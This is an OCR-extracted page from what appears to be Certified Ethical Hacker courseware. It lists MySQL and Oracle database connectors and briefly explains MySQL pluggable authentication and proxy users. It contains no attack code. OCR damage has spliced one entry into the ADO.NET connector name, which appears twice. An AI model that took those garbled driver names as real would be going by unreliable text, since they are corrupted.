MySQL Connectors


- MySQL provides standards-based drivers JDBC, ODBC, .Net, and native C to build and connect a database from applications

Developed by MySQL
ADO.NET Driver for MySQL (ConneC API for MySQL (mysqlclient)ctor/NET)
ODBC Driver for MySQL (Connector/ODBC)
JDBC Driver for MySQL (Connector/J)
C++ Driver for MySQL (Connector/C++)
C Driver for MySQL (Connector/C)
C API for MySQL (mysqlclient)

Developed by Community
ADO.NET Driver for MySQL (ConneC API for MySQL (mysqlclient)ctor/NET)
Perl Driver for MySQL (DBD::mysql)
Ruby Driver for MySQL (ruby-mysql)
C++ Wrapper for MySQL C API (MySQL++)

MySQL supports Pluggable authentication which enables

- **External authentication**: Enables clients to connect to MySQL using External authentication methods PAM, Windows login IDs, LDAP, or Kerberos
- **Proxy users**: Pluggable authentication enables the external user to be a proxy for a second user
- **External user**: A proxy user who can impersonate another user
- **Second user**: A proxied user whose identity and privileges are assumed by the proxy user



Web Application Connection with Underlying Databases: ORACLE

List of Oracle Drivers to connect to Web Applications
Oracle ODBC Driver: Enables ODBC applications on Microsoft Windows, Linux, Solaris, and IBM Advanced Interactive eXecutive (AIX) systems to connect to and access Oracle databases
Oracle Data Provider for .NET (ODP.NET): Enables ADO.NET data access to the Oracle database. There are two types of ODP.NET Managed Driver: ODP.NET Unmanaged Driver
Oracle JDBC Driver for Java
Oracle OCI8 — An Oracle PHP Extension to connect to the Oracle Database

Notes:

This page is intentionally left blank.

C|EH Certified Ethical Hacker


EC-Council

APPENDIX B

ETHICAL HACKING ESSENTIAL CONCEPTS – II

